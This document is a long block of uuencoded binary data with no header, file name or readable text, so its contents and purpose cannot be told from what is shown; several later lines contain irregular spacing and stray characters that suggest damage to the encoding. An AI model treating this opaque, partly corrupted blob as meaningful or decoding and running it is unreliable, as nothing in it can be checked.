M\6DFUD2P(6X(8#=#^(T;3Z_J)CL%NA&B\>+) `BUI-R,M"?@JO0H;OU23=!9+
M[TECN?3HSJA\%,#9:.,[?RK\$A1M][#55[O<EP0/<S#QB<M6X9E+<"C!JV_G
M(5!"W>[J)T47/:9"5^>`VF2WZM!NM@OSL=Y7=ZTU-/-@W6.'W=>@*T"[\2[K
MB**229=9L?<*P-Y'1^:1<#]]6DS!QKH7AU4!_RP^Y.G8A7VAWYA[]'@R[L@^
ML-IZ?P_\G#VEDL',B.CP%>6SJ!P8L#-X%4^IM^+"OMW_\'/]B9Z('HK?+L/!K
M,:M6XJ]XVOB]]`[?`@<HR6SPG?7HOEO.#I\>Z,I?'VSQQB%)N-"X!6?F[2E
M/J2X16:;E?4@1)U]%EV<VE%\$&YM<'CZN'QGM,7W[K,I(*?7)H*+'ZV+;JHN)
M#)Z<;:\%/<>RI+M\0A+#.=./L=SOL!JH8/^"Q)GCSG#>MR>#10,=6NH_.!+8
MM+!<['!E!T19R8#92[Z/'AF%)73RV!Y),=E'3\Y/*>;.AG-7!HZ?@T62+V0
MW0BR@@;S^29`*V8J'6A^T^1W1/V?#O#)R33K5K%Z3#<!A>9]9SXIL@O(YJ
MAIZ*0ZUTMZFR[IA]E:+AN<-%\X,3EA]QZN5%"A'I&^O+A6L.\AL"EMXF-
MT#JAPZO&DDZY="NH7N@;@>U&V9@AY4'+UV5J&2<*B&N,#1E:U?@\$@PUE_#,@0
MUY! [&=3ZLBY#)/)=2?A4H-8'5+/DPOS#C>`:8)6#=-<7+OQ_@?GHH.L\$'"H
MN<#."!<K[WKH_,_*B6)X<1*\$'UC'A%[5"QOY")_`C^1B+;<2?]L9C?O#CW#]
M[-UI8RCGV4YN\$1R'P4T\$3\$@*3LZ&G6<"Q^#<>0W(HW9CV'S;KA^P/9N1>QF5
MV;L.P]#H;WH(_5L7EBIWQK<\$JF*2>ER1SN!=L[]W(C9T9XNZF\85DQ"<
M(,]&'\>[+CY7]VL9*'*Y\M%AS[J?KR8TDVAGF*'."+G\;;H78[@\5<74Y"8/%
M6GV[/@D4/>QFGD#"Y%)W*6M'_.'*"8V0UMOX/[=F!>.RK.:H!U_7O?X"O7DO
M,TE]5M>_PTQBM\$]\$]0YT6!G<FD50H:APXI=4>C8?]CUDK?WP5!G'L.?Q"YO@N
M=O#J2@FVD\;-H;8_BR:C64BH4#0]=SZG\1WUOOUKPD<OG.@J\)0^^^OC>.MX
M2^Q,MRZ@@1.ZP0S'W25'9'7.<150(!EU:@%.-S)(,F4WHGL8SJP?LNV,-(!
M,40X/:,0";4+>_%SRX_H]2%\UK4)%\$G8A^\$MEO^^')D;P\@RZ[]Y1C[]8H\?W
MW^AE>A5-O:%1!R(W&COQ%0ZJ@T?WAI"<11?#7JLSVAP.2&>;]-8F!A\@(+QR
M9IM'-%^5'\U:K)/D[@?K4J!@MQ1./VX'A>=M%[79KW0#L-@+3U@BC*]F5IZ
M&)]B\$%A6:M8O'7T0.G,DO/Y4WOVM'07I\$N!.I^2P*(\!= (ESZ=QN%'F.4[Y1
M+\$B+;)15,&W'\$-D0'G[B6"V703FU;H0"GR:?10@#E>'3QXY7H>:.M)!XB<4A
M+\$6/9)7*;*UYS5&\$KL[UAQ&N&M<B1?@JK4N*@-:\1BE"5]MZI0A1'88GX%\$,
MMSJL'BW8-2P!'<R:9W\=FC5G?!W8ZK-\`<2J,[L.['JS>3'4BC-X,>"JLW8^
MY&HS:#[,]69G)>SU9^2K.%[NTR/O_UXY*X?Y:'X\X88''P<J9(D*V!'^`KZ
M[1WQ6S\$'1[RX\VV@H3-%RZNQ'<\$Q0#(SOP&/[L9(WM8T'9B"\$@.\$(^V]6ESX
MMNL!2C?=@UW!):'JV:``JY&='XIDV6&PRD*JA9ROEQ!\#1'29N_W?9+%<R%
MW78T,2"H)+I)&@4]T)9)\(S&ZD!T"):)?GJ5%)F\[K5:;!5(O5_5]9]0Y[K8+
MZJH#^]FS&9R'Z'S<_) :H05(?\D(^J&N3\`V4)JU]7PXF.3K1P\R-PY_;%*M
MU7TA.ONS\<=FXLB:-*U)<!--HU>N[LNT"@CQ.M"C"%47K\$DZN)#YHAC50G5
M!9!;Q%2YCM0>;59'M;Y,:P!7\$>S*;;R;+J.K54QBMC(;\&\$"\ANR.JOU-#
M8"1)CW00#&[G]-3DU*-EDOL&170;[>2FF'0'M<)@>1S<)BJ*AI1M#?N#X_[O
MDW90/PX::'I(2=&?:,UZ?;'9']L9=AXV7';XT"YRI'%NX%L\$J(RU!;P5H2O
M.1ZI@C\$MATR!&"W=(1JN,]4O(TWK*^+!K0U'%61N(T"IG#"#_1,W"?17G7/K
MTUT?V9S0(LE!RRPT)1UWS]KC?G_\=O*FTZ)S4_) ,K';AK9PX".*K_6/VK7\$T
M6R;CL]GO]=HTQP,L4R;D?J=VD%9\$,^@V/D*Z(W@2+W\G1F!) (L[*J#2G.-
MY]4BZ'ZIC(R2>VK'TRL(.2CB1LT[X[U2#[4;P%RUZ[\0KU!MH0\+[D>M?K\Y
M7N"WW&A:%SBH/PC=(,3!.#?) '<"T:6%Q(\`2\`I]3'MGYMK[^*9;,@T.^V=H
M>"85\E6+'8!)XZ@U6!_*J-DWU7(=@6V:BW)E92L?Z%IBFP]Z4R)<C'5SXCP*
MIM=.#)D'A&C-Y@`&#_:'2'?DX_CH'A'M\$9>MS;EGK\RGQCF395?;);@R:0#M#
M-'GVVI/3?JL]&39:G;XV*5%IX.D0:W70('O?'C:.]W.^./F,>"P%&B<;P!3
MOU<;4,QO3B'6!]?=]OWMV*JNX-8&G*%2J.WQ&)E=905&I2CD78WA'"U^%G1E
M0[+3Y%^\!/P/6#J].=[9R9T*JO\S&056RY@XRHX;. (H@=0** ,U:\$E*!<-W'V_
ML*?7:Q((9XJS&02LK3!!9'[S\$XU:2HWE'\Q=D%8M_Y9'SJ>(S^30RXX<PY6
MYJI;#[6'KX:L#88(3=..SHYP`+VO#)\1N##P=C/3F;AGAKXD`[:!;&S<CX-
M9G5T]3A<1?&&Q-R-F)1S#MK5@4E'U4!@3<FC.VUE0[9]I5T?OD%ZLQ>QMP6
MX0:W("1,S'3Y.#GI]#JCMYO%@1HSS\$G)61T%9`CN3B!'[^98-6S_]UE[-.:L
MMJXVN>;Z6-J]S<`?-1L]8CAOC%&;\$EF2`(NID[L*^R',4G(N5!F"XZ\H(+
MHP0"6FR=/3X.5"G#00FA))RDAE)M#9J`J#;EJ."4G6VR,#SL38#=73M^A"_/
MD67"!Q=9J<5+!?!QH%;O>_ME9IU5^HTQ!QQ?!'S'QJFQ?*&#B^/(UJ(,'.!:7
M61I\&]SW/[CO<U`ATW,.AV/UG/(HH&WTH(?`MX&SGK>./8N<-(%KXPRVJVHV
M260DF[/794SOV[U6?S@9#&=K-SDFG.7G;;K0@HFT;O2B<<9B'KA;14D#;J&CQ
M^#8I6FY\$HB/6M]F=APU/<^#\JE,N?5?*YK<1E,'R?C'" [&E#XNJ[, \@W]]:M
M<HHR!N)1\$X?K0=KHT>F/**DR,GF%)6)FL6N-);,Q1>9A>WJF050JXH985P
M-WO"J4%:=-<!6Y#DIB/=#VI+(*)AH3*K4V,DV:7V0YU&'L*Z'BSZGX0L*VK
M2`Z[M-D[35:5A**9K<Q&FT,^DG_K%<_U'KW.QGP:>B'P[&P6T\$%,.:!<G%3
M?24CHKP75/PI(3W<6@=4>CZX!I1J:_,OP#Q\FHR/M/!*=[;\ZID'TTY\1KC6
M@:``ST\$S(5`/-1%[<D'] .O+IIP7N=F3]3!83"J([=G,[S<'1^H]>?R7%1E
M_=&*%7P0RL"6:___F0FVFM;+N:B(*R7+&;A15%X07*^6N"O8XMQP29X+%B>=
M@VX&R"3J=UYPNFHH2.<'2R=D-P'5.WSGW8QK>VEG-SS[KN7#I3)MP5%/\$2>B
MC--@/K"JBX@,K%I7\$#JMB-VVL*,&@4([UW74CE*E^S47[_V(BVG)^)N8EK"
MC]F#"!`"-_@Q1](I'9V?%7Z*"H7@^?QHE,93OK08!CE`JKLN)8'M?RI5!XT
M`\LMKWK:E="QB934V%RFZC<"M\$,OQ]4*?!VGO6*XE4YPB\%NR\$FO&'\$UY[P\

MN(9GI'D@UG#&TX(M<VB:\'\'3LQ%0+P-3I3@N@K.=%E;D^#/H_PY>2-7'ZLB)
MN\A*3+2C/NA6!<A,=QP'@>?8ZBOTY0Q<%71@R:4FMO/ZM!-(AK?_JV\$C5^:)
M12<JEZ8)O:IQ7!%\$:@.R&JJ<I'\G[<;X;-BN?/5"83HWHLB]])U9;[6X<\$+A
M&NVH\R;_@EE.G!J<G('+F'A90B'N5NED@5!)NKS?[+8;PTEC,)B<C=K#2:LQ
M;F3I,LS<6([./R51F8@Z7[SO<F-0?%'J<L;F_76:HBT/CE')];L;8\9SE5>#?
M/1E!W!BTZ#U%-CJ".@YPH\$CU?J:0V8"58.FH#,.=Y#_J!GBF1/^C(24^#OC
M]F0D)Z+]>AI2J1E@327M.'F\&9[TB_>8DR8D065*(7[27\47P2W/QJII0*KR
MJTJW/VF%]AQ\%>R\$:W5U?"XUQ8%YL'\$%<3!.@M"Y#(.5SV^9\;.&"DQ2P&=L
M, .SCH'S=SFEG7!EGUUVX<6*&%\'%"%Y5MPXZ1ANRZ#<3#R'&>9Y&=OM=]WFWN)
MH/^A/2RH'(%KQ_3:<R^OXN,0_07Q%D#'%'!Y55G:'O6?L36SY)IE01<LG&
M&@'"8[BA8T?@B_";M5Z[EZ'S&4(>34/'\?M^DN:\(CC4.8T8AH(+J7A0WR"\
M:U*XF?X&40ZNG6XP07Y6-E!8190K3KJ@"]&XA7.7WU)-K@<,0[-]NT0_83\$.
MT0H9)-(49,=CM^0XZ<!!>SCJC,;MWG@"C@/O.V,I'X\]G>*<IOMO0MN/FZ\$\$S
M@VZSO0@!6[AHC1#XZ^/@C,VU@-338J#&<^VH/MXUR)?&*KX"[B&S*PAKH;-0
M#W-PE<);!MG8OJBUIJ^@V6A9&1*.1-@10A'*E^Z1C3M&H]<7ABZIQYF_N'@)
MYTYQGS9ZC3=M; ,6.^_:/56DT'S,Y"5%KIYM:T\$%X;-6L0,-1<,S\$CS/U@0-
M!J"2@9D#I1H11>/@.(CC8"XI<"PW@BN<;#<\$**EC?3X.^>NY49+>I*=%_MQ
M76RAL[1#60SJ\$3&RL9I*PL8:01'5CIR:<\$6KQ?WU#]@[RR76=QVM^5TCIGX(
MI_:VY)JOU7PU8L;)&!S2;DRX7:YA\TK.QQ!X'!_ZA#%G#=WU4(W%P'W=Z*L
M!:=D'U_..G;?N;+91(4?(VF"U"S)>6SM.@BE2<3#';IIC/>>&!(Q?A;)(LY4U
M&L_[0IF:.'C2C%IX@I8]_P1G)+S^V>P'CH.E* <9Z.\$P.*CB5@8_,V21IQ.SJ
MQL\$RD^?4))<]V0W91#+[BI#K2J]=S7VEC-?KX"*-=<P3(%=\$5FM^[;5H6"O!
M=D7,51,,5T17?X;AAR=BA8OFE7^%RGK.#':3\$AOZI#]LMB?'C>8[\$9Q15C.:
MUGH8H)7:.'@;1+ERJ8+<D5C<QIRAQ&QW7C4*0?JKT=0WOF0KHDJW;J,>2H
M=K:@&=LX9UVMF&.<_4?01U'3&LB_6P<B90ZC&@:'\$FX-'T('=]U!H(-;3?!S
MH945=C6P4ED9:T"WH?&DQ+9!T:YCW!AGGK#CV)Y>#9;+O+@BM3RJG?29DT=Z
M>A(@^>K?;'NP<*2("P+T@';\$-,X8!V\$+C"TO#(\HT[=<AKYZ\QOM2I*8I
MV7/R8EHE)HU2R*5)V8UJUJCDFO-/PM?0)F1!(@G=VW%'K_&'I\&(C&)+<B1N"
MOT&D7DE&1?WHC97?NA<PB%=R^R^)!G-@L&[C[*#6)T4U<B''"],>;D)NSTD
M];['=WY4XX/\HFO>H1R+3U>P6+S%\GIZ&.OF00CKTXF.5"IF=(-T'E:-@+R
M2-C,<B1V-D/0J0V2#D0U5G&PL.'0WO/N\$M5?-SX%IG)\,*5+VD/A+QU^*9G6
MD?0EY5='T[W(:@[RM>4R!_:7DL\$'H5BU-#T@*;QGE9F'O6XY_++*L"..!MF;
MYTO+9!YY#T\$\\^B[5TDM(*OVH2W<V_R*P-+MI[>M3].&LUF_ZPWGI'3V.%D
MV!X-^KV1-FZ\5%Z'Z2**0WL:JUP: ?WDVO7*FU^3_-4/Y?*\KX'\UK_A@O-#
M5?&VHZJ,5,PR\".'DWA%9^@&0QW\$.S.7775TG4J\$:Y8W=1!WZ;'7<&?QL^TU
M/"^X\$0)LK,?>LE%3V1'L3I\$H(2*K+LE7?M"##/U\$'3CRH[H%GS-8TT?;,4.
MLLEI]N84Q3U+";@SDQ>UB(?JD:H_-MFH)A9=1F\$\\9^^>5_QM,4WXP%/8#R9
M7]54)A/^9YC4=&UZ>-,;3'E7.'?Q#?CJICPE+9E;/%_AO%#<L'<^(Q0WX'0/
M!<4\$K/KA9P(SDKT7_EVO-E)\\Q30^6)U?3/K7HNU-[L3X[@(?C8VFMH<]O4[2
MD`&-7N>TP?(3=MMK'H=0LMU?#*'+7\$E#\$R2Z)0E8]@:'\$3Z8[M]Q4([OQG?+
MG`/L.J'W`!DGZZJ)4/6L'`^+X?FKKMRY*#=0;9";L'JS"D8L-P!S!+BH,6E5
M&D[M=<VM0'9-WV?=<X9'\JR+KT'+?A5)?;DP*ZLFBVT@KR<U?R;)SC/Q"H2A
MYI[G9\7CNURR[>\$#Z2@/'K*?7:_C#?'R/?>;I#\N)8^X4#3P=Z8;NJBXWF
M@#6,>/) &D#=IM(SMZ/J79[/@0Q!>5Q[N]BBPRV!U#(U%3:0F@,H2U)\$'J5<:
M.1%Z\,A:(TB(+FK8;V1NB:UAF9UEL8J!G5I*4@&'3ZN'#HVVV.(LH>6U8'7
M)17%X!^(0&@(?2"R\$+X;?N7T6)_M(C2'(W!\BX)=3=R%WB%8,'_J?_!L-UL
M=]XKPJ_I89)+HQ0JW%_%<*O#(W'D*;PH'5@9'ED\4GA]GU!G=:QD;60'4\O#
MSG1:A8>Y_,,PJ'*@\X#JP1+XANA*I=OTV"QSV"Z-*X[![P#T0/%C4&1D^TY
M8#@_10_5A\$')#T!3\$PLCT@;.OHF'\9L[O5<\$K@%'HW<N#&Y'DS7\N/^`\$<9
M&'WHC.'2?TG'-.'Y!;'"&L7N)1/-NP!'\$^L3U=,9_3I355KO;AGQW#431Y*33
M04^R9'&L/UQYL\$:4Y<7;?#F5YP72_,)5X&=>ZL_WW\$"^-IYMN4>/_&OU>V=C
M&J2;N)&U?Q^WA[U&=P+WXQMO%-<?6L&-[P7VC#9S?TBNYN)-M!;ZXOHD7+'0
MU)9%S]@Q1H5(AOC\J(UWH[LH=A:_/'-]9(Y['F5#;IQ9S%\$WV'<.)RKWN-_/
M!A.5D83.11#\$']REPP4\UB\$J!1G@-H/%PA9BJVIHS]J'AEB^)B8ECI+XSR_
M.JF3[PJ'\-'X()K'H@DN2=\$R@#(Q8DEC)<;Y)H'DQ)@-[2@G'U%I>%4(+#&!
M:.,4RC6G,]#N'%\$U4G*6_T=WIC<:-;G<R:#3?(0U2?7[[N\$3E3&I?F)R\F<R\
MM!R(M?9M45C3EG.QNB21QQ3.TWP<ZU;[^.P-&'B\$B\@TK+?Z=)OZI\$#?A6L
M!,>1I#I[E^S/L;9U^TURJC08]M]W6JI'O1\0NY;VDH]90;I\$!CG,M6[HS%KN
MPO%A*R)ZED;\$@#9]0'@&C4%['.G;R:[&@7TRZ'S_&&C(>%X:O.FUMF#I^#`#
MH?9,0W<9!_*-T=R(Y\<VHP4)L,(WZ)]1,=?KF(\$W+\$76LNE1G3]57QO^)"%
M)@1I2MBJWC4W/5'P[YC.BQ>T.D!?.G.,@N\$[NZ>KV-V<^2=P4=7R\8BSD5!(Z
M"OAB3^/HR<')EazySc<.,!-LT!=%:2P'/GI'7MN3L8:.\$FF9PBD'"!YKX!<
M5^**)[:%5P#KL@#4%?8AD(0[*YI%(GEV&]O+*G:(ECQLO[.4)'AB\$=T_Z2Q@:
M:Y&XL,/K1D0?.UHKOJ[.'BW!<T2MH(J[REBEZ\$G!"@0+B4FDM;5:#8&^H;5Y
MJXK\![C<+EL%_#%JJ!-+0Z-CTMGED)?<-E'\HUER:OA31>G.*Z:&&8-0M@#
M3,P#H(+D>J:_OQP9]S\4W<7^YZD=SO;?-]_&_S6"Q#\$C40ZS!^[[31D3>I;NQ
MZT/B)K?0F70.--X=>*K8%8;M7D)2ZU-H(>#^'581.J7.@\$K^8)8P_S.W@&
M<[.KE79N2Z6LG07^#A')91X094-^5MR.J@<Y^ED3>KUJ9RG128)5\J-BR-(Z
MZ\$GTR]"^\$?3M?2M_U'=/X/()_"4IR>' ;0FK>D1I[4-US.\$;[;U89@UVD\$*8D
M.XK1RNDRO`IM74/D@Z_&JEA]:\$9]72TGP0AQQ)<9_";3&B+1>#L?'.]6?(

MYHF_O(,P\$`*%7W`ZQQ-^X,\67_OU?N])HB/+;1(R10.#<H?08'B.V%[:J5
M_W%AHTJ@P:VJ' 0T"<7F9"6=E-.)T@W=S>Q^Y&-?<Z,B%O>ZNAAX%;X%]"X/==
MP&=PM=SO'.._JHT*4J('R2T(1(@*?3:H!,JY=)'2@4#;SLBA;D<ZPJNCP>&T
MR6M=FL]U4<P07\$BC?.GDQ/"L#AYFT%48(K%);KNMSWTW(N_DS.65`4(. \X;G
M)21&ZX.,'#`7R7NNZ?5S.,(NG`\$5QB0BREH`)?86@,S=\[]`DQH!U[AT?-4<
MNESL<_NDQ(3I":(-F4%8!5,>8D\$"R8-FLEU15Z\$O)CR#!\Z]'__'M\ [5^
M<'=?KI"Q^>QP[V`_8F&0>CL7]S%R(*.=&^'2[VEG>5<!R@S\N7+^#OX8\
M' /!_X?/BQ<'1?QP>_OC\Y8_ 'AS]^.-_'!P='KU_A_60<UM57Y6X+9M6?^!
MVN@'D;Y<T?NO]//8&MHS.W2LOSQZ-\$?VL!4>6>X"Y@0KG" '=F7UH1PO%0[0L
MRCX%\$:.)@%RZJMP?Y-]`_BPE\8>7@]\+GBT&]/81\ \$F';D!6TTD=RZ016M+CP
M@NFC1X^F'K+UK<;P],CZ^9&%/C-G;DTFL\$LSF6RC67"^0U_\Y\)Z1=J[-SQV
M?6M[]WVS!X<-VUM[2"->1_O.[=(+W#C: ?WGXHS._.)K]<&C/?IB^L)W9#P<7
M/[X\//R;/?OIIIX/I2WLVG;V8'3G/?WIY\?SPQX._/3\X_-OS'XY^N#CXX>7S
MV=:NU4-+ #PX16E.'KQ`^9)I,\`^ .BB52\+'U)-EK:P1!X0, _>IJ\FP>AY5J(
M:E(UH@50[]+V<3"^^1S-I*\.;K\ [^ .G6^FRS;Y' [3^?5=P<_N-9WT5/K.VO;
MW2-%=PEIWM[M[X6=[UW+WH"3\]>T%HC!@?OA%>WVO6\$3<_NU`#^<XEC3>PCH
MQ-W><H.]SS;BPV%N*1"MO0C-PS\$I*I:=HQ71!!83&^FA`_2?1!S()8(W`V6
M3`)0. [\$];YM[`1TTG_K014D9W%7H8;3-BV':3?'=TME& [W=VH>H>_-RUMKZ [
MW4(]`P^@1\@K' [PLV'?4(P*PQY;BX\ZM;0;4>O7*.IGZ<,-F<M+L6834S*O1
MQU,D34*+HJ0],&R@.<AH"EU'UZ)HES0J0DV*B"C1]D14T!ZE"! [;6))@> \\
MT8*3(S7JZ&YQ\$7@YJ"/,FP1SE,AVA,59J(3X0XH#! [; "(BC*\?SMB38F\$Z"
M`-, "60"BR\$*\$R)G`O!EM6P>W/Z\$)SOH^@`_:D4%E01-9H1##004'OQ1DZY^(
MEQA8L,2*6E%;48NT[] ["]]9!+X[?90I\$=INY&QO!<%6MK8&7-)IZ/^H5Y*?
MD*(Z4V7&Z(822.O/)G:L;/EM3N,)WIF>>!7U?R#, !YFG-U=(V:!WOS)L67F`
MSV=&=GZ'H:]_* .C%\$`ZY'D.#6U];69TT^?-A5J32MTJ`N_#?YSU0*!//\>' [
MQ6J.9WP5GC^L[U]QQ;/\$/\ZF)BK+B\G%#<5.AI?L/[;?R\$/8(GL+0\F#/>1
MXI4MC9`C4-ZW?SNP=JS'6W`7\$E4D?^\$')>' (@U_:'ONR'V/[_X/_F['_G_X
M_(>7&?O_`^='!-_O_/CZ/K?&5&UE@1EGH[]) &1G0PMQJ)' .P]>OSHL=4,EG>A
M>WD56]O-'32T#H]V49D8SD"L%N:,]2OAD&4CX^4@/MB;AZ]1Q8;G6;AB9(4.
MWC^@\$, , @' <>.HX5!/?X!JU?K;N@I4UM7U4!0UI9%1<K&) \$'AKC_FP?J91%
M,' /G=P@(>K2"R+!6?.58L1,N(B`>?KSIG5E=!RF#T'H#40ULSQJL+CQW:G7=
MJ>-`#EHJ6\$MX@N;VF74!T*`>9\$FU1I00ZR1`X/'VSZ[EN)'9POH,B>4#WWK.
M,%XN\AT0C"V4?,1]:\$58!>B'43RG>79<5I3U?RTE3/0E@#V"AFUZ`L"AQIY
MXR(V7C@6FB;G*V`7U4=EK0^=\=O^V=AJ)#Y:'QK#8:,W_O@+*HNZ!;UU/CL\$
M\$EH:>2X"C%H4VG\APA'`\$ [;0TAA,6X<=[J=\4<P_\$XZXUY[-+).^D.K80T:
MPW&G>=9M#*W!V7#0' [7W++3Z`* (<5+^8P7/<4XB+D(W)]2+2\ (^H:R-\$H#>S
MKNS/#NKBJ>,BJ;!L"^ZI&?<?`F5[@7^)\V\O+JV5UYI8?@\$&\$B/WU*HZ7/^_O
MW]S<[%WZJ[T@O-SW"(1H__4>79TB[J^F,5M\$+NWI]2X2+ /)W:GM3;" +BDM/\`
M]@`BQ:'B606KY:>\XBM?)\$T_--=PJ#:#<CF7* >/'!"2BZ%(M^RQ>F;)5%MIC
M;UGIT7L\$^ST`^>AQX8_U&^I;U-FGC;%5%09=9P,DS3)[%RL78GV']LVK\$]N+
M'`Z:AT)[K`PR?-C7U)Y`!CFJ"=;X.%S)9A>N/IG@`FE=]M9!R*0*<[`K\9*1
MHVPKO-B2K#\$1\`Q;H-L[\$JB]J1=\$#K_:P]50[Z-*5` ;V_NXNX>1N.Y&%/?9E
MF\>RPPZX"&L:C!OT3I"WJWP\$.SS3]D-` (8:VS9P=I!9#R%. ;NUAL%MOP558
M6]Z>O43,00O<;7<W!8E; [^ [L\ \$9GZ,2KT+>\1RG9:&C?9.BEJ`L=6O(;K/
M(*IJ+>E%6F2T=*8N4B_SE4_'=1Q8"[P_3M278T>N=V=%M)P=7JX@?Q">:I(A
MB]M.2DQ.#K9O6?,IB\X1JY-NNK4^/9(J#!4ULL4.,Z6V;\ \//EF__FK]M&/]
M?];M^6&FB@KR]JWUG\@V/CDY.-BQ7K^V?D)+*/SDX.#D)(/U*(4`2YOM+\$XR
M*)!L?;9>(R@_GB`H:>_C2O3I?UJ?=ZQG=/7QB*?JLXR5(_RS#1+/B#XYD5H#
MK^7VL&?*%CV702=-.GH!;=J&1L'/PY?TYQ'?X.>?DO:BVKC%<_+A6TT`<^_
M\$YZEK8>/P`#;D\G,84\$!&`#67&\$UE; ;/#.2-X<OA3?D799]Y\$V&A2^48B4+
M!I(K8%VF,M>P)=)%PFMR7SH#_O;1HY,68L'_6EO'^/P)AM[6;JJ^MIKX\?3*
M#H7'+?QX%B#K02Q_@E_,O<".A>?DBB026,+3W_!3L#B\$QR/\&&F]4"S^=T(C
M"?4EO'F/WWP.W!D^.\--1ZIA8<<GK>W/K-5T8^DSFIF>/7OVFD*@BI^(7[]'
M0?8E7.M7"\UF*0@FH^?N)[R1U94WL"[LR)D\$%W\@>P;!VMH29PKTR+6^M\1=
M!((*@_P+JO*+:D^,!PL;!*APIHP:>CKU!-'>THZO)@`63!?'M0=;J9&,PG7
MQG.9H'^*4Z74!F457"VA9.O\DV8B`W0M.#<.FF=\$RQH&/S3^B30G#%*THII
M-:Z&`AV5\$(\?)%2#C.%\G(XC=W:+[:X)D;%D5\$TN5D@G)<P)Z7L0A=-;5,)F
MMX`6_9L@]A.A0UR'-]]9+[B6P.L72,-MTU?45DAFOA#.KK</=BV?%U)"2\IQ
M&-E+>_ ;##: '78X+"9%(K)`6>,2U9,^YC2G?MQ`+ []4'QP5HO-[`GRNT`MU*
M&"J`Z7:[0G,/46-]]/\7Y"\$@!Z2M<#VT]?=ISPSSW&=GRF+7EB?=I`"S+#N
M!7X")2%I&\$>!O4,DX8Z)H^39&NO@)&L_52&!#6*_`D&'83".04BX@=\47]
M)G=(X%`ONV&D%3F-Q*EI+B4SBO9Q%*):TRO:OEU9/#YI!:06"8&=)L<"NQ\
M9W!>2:SG:>]>LXM'`WPF!]EBA%1E9EZ%5<&)YIQ;Z7Q[]UGC?F/0'.#8%6`7*
M#6KX'-P^/T),0HVW;3BW0WVRFU/XA^>L,/9Y*2A]:-'2TP`VP?T5G!+EU_@;
MK8%IV04[8^;<_GR\M<NM!L3O^)PQ%^B1S0&='!20<'3!ESXL*CWE2Q\5E9[Q
MI9\7E+Y@I7T';T[=]0P!R3C\^=A*?AR)+#KDOP]1K62Y7(3R@*(DLEQ4VF&E
M\$7'(N+J,KPIJ/&==0<2GI@Y^<<%#>+SA%U.A>%\$7OY@)Q8OZ^(4C%"_LY#DM
M'E^%:#8N8!\= ?A=&8_4%*VPT5FG/7[C+570%/0-RE=,QOY.>>4YIF!H1_`,K
M;\$+PE!* ,0PI"E<JCH[@9?Z.X9D?S`JI^<EA)MZCDG)4L4HHO: :_/[%D1"Y\?
MLJ(F_#YBA4WX_>?>.:GI8GE95/;'M&Q1ZQR+E<631-'@G80%BP;O2\;EF?NY

M: `2P!M8Z] [SD@!;/ /3_RI0OG' I [@XKGG;WSI (K7TDJK4V6) 5U (\$_, J)] IT@N
M?F22' #J+@J+V/"EJ, !,] 9XVK=U [YD8=:/*__) !0OG%<\$FHOG%5LH7MB! ">VK
MBR (] P `A9+8M*VDG) R6U1^WZXX `H7M>Z' :5*XL.@L+6I `A<.7+H+] \$X4] /RI2
MGC]=L) *%BG [*2A8J>J0YWP:*_H `5-5' TAZRPD:*G*FMNHNA_2, L6M> ["8F6-
M%/U4+% [4SS.Q>%%' OZ1B, 3>8%`A (FM<Z+QQQ0 (OGA>=\Z<) YX05?NG!>^ (\$
M7:A6J `:8&\P+3 (X, Y@7-YP4F*FLP+5 "7/ZYT7GO-0B^>%%T+QPGGA!Z%X
MX; SP4BA>V (%) \<) YX8+2C1:/<] ?Q9NLM/PF (`HQ' "<8HAES.=:#D?TQP_2 (1
MHP/^, H@#O! `*;7] ZQ2A (?TDD' /' ?C985TY] 21) .; `E3<K^? "KQ<B&<_Y [V:K
M&SH] N\$=%\$O&W (U9R6C3I_<A*%DZD+UG) PK75#ZQDD>KYVW-6LFC#XR6=1] WB
M*?? (844-IMP?D\) ^4=\$7<U; 49' 8^HO.<2^:Y19\$V>2Z6+] 158O%"ZTHL7CCK
MBL6+=-6/8O\$71? (A%O^AB!AJE [G%) H#-) &^\L9&EX_S/1M6" _5+ `YCL; Q?:W
M>8+-O8>V' 0C8-MPV^U# `1@X?-H?M2, !VN>&V/1>Q; ;AM+T1.; E@F_\ :P; 5@<
M_V8S1) L>91<, T8:%&\], J\TW+']_FR6 (-MPB)V'=9ELT_3\$1AL#`AU4; Q99H
M^8VC^HD-7M=/+6J\$ `L^3:Z2%MG46.?J^-#F@!; ;+ (<7?.DBD^5PRI<NLE@.
M9WSIPL45->A=@] 4QZY/BU?&4S6 (0=F?.L' <>%E47E8NF.KU/P?7CLLBR.9B
MM' "6 (/07) -E@729 `1X8K<\N?N1) I.#76RDN<'B\+>&7&2T_"; 34L&BM3LI+
MGI3;/ ABOOAA; ?F) F7A `6C0-6TF#K9YH4=-CZ^9'U3'15. !; MI&@1N<\9DVO=
M4' I^P4, M5' C/IT+QPB7@3"A>I/*>.T+Q0IW' %%GQAM*/C.Y5, :_-8L; T; :\$ (
MV; 2G_XC"S< [8?TOP?, '=FI^HL' K%.RM_8R4+=U9^8B6+#C->TKG (,)@OF; .B
M) OLE2>' "_9 (?#EA1H) , , *IX>6K44%; 584: .M\$ELL7FAW4 ('V9E, 3M<%4, ' ;W
M*@+] / `%-!' -#ML' ABP3/T48109PQ1, 6G, U0A> [7:GPX' M-C^G/.E" T] G#OC2
MA:<SAWSI0EW, 1KR!_4GM=J_8_K3I [\$0"2\$?8D1&QE_=G+5 `OK!' %U@ `K:6 `~
MS) *B) M8 `XXR!-7"1%"VT!GYD16NU!N8\U. (MVP.A>.' QTJ%0O/!XZ4@H7BB!
M3*P, K `6@2; 6 `--PQ=; `E! (, 43F `9%A:%%5Y+E:Y=>.B&K29:) S%KIE_IC5+
MTLN (\O& "_VZV1J, 2BO#6X1+*_R#6?9%07\$P3 `I*&VQ"^) E?R, 19<?@) E"W `<
MT.G5#PJ] 4N@H7! :7_"DI6=A\$VL/+57V' GZ5/ (B^>) T1\R?-0JCN1HJU+Q5T<
M) B `~#O%I5T1&OBXO66\$CKU=#1R1X06) KO@Z_T1^H) H]N ["+1M*E9' \ /EI&2.
MY:XJ%2@D: IK=N# /<9NNQ==+Y_ ; 2MK/ (ON& [0\3\ [88RC"6 `; \$] \E@%_XGCF-
M, Y!<X.WTWK>' XXETKV#F3N/M\VV+?WQ^>G `! %P; >W@VQK7<%N#+_`) [C5;
M7>5-! [A] AIH*P2U (% `M, !80<#0//FGO!S:/C8:/7?#OY [?TI1PAW6I\>I@NG
M=<+QEG#Z) !P. "6<WPM&* </+! #B; 8N0' ;UF> [[FQ3G.U9"UO*Z8XO7; &2!27<
M`R6-. \IOW9Y8=8 `Q' _H>\$+?] M*OHDB) 9AP@/6V, 97 [^+P* `5V (_6T_\ZE>
M\ ."SM8?7@JCD] X4EL56 `2CXK+ (DM6%3RKX4E\1H!E=POQGY%8/ [ZJT' 1\$! =]
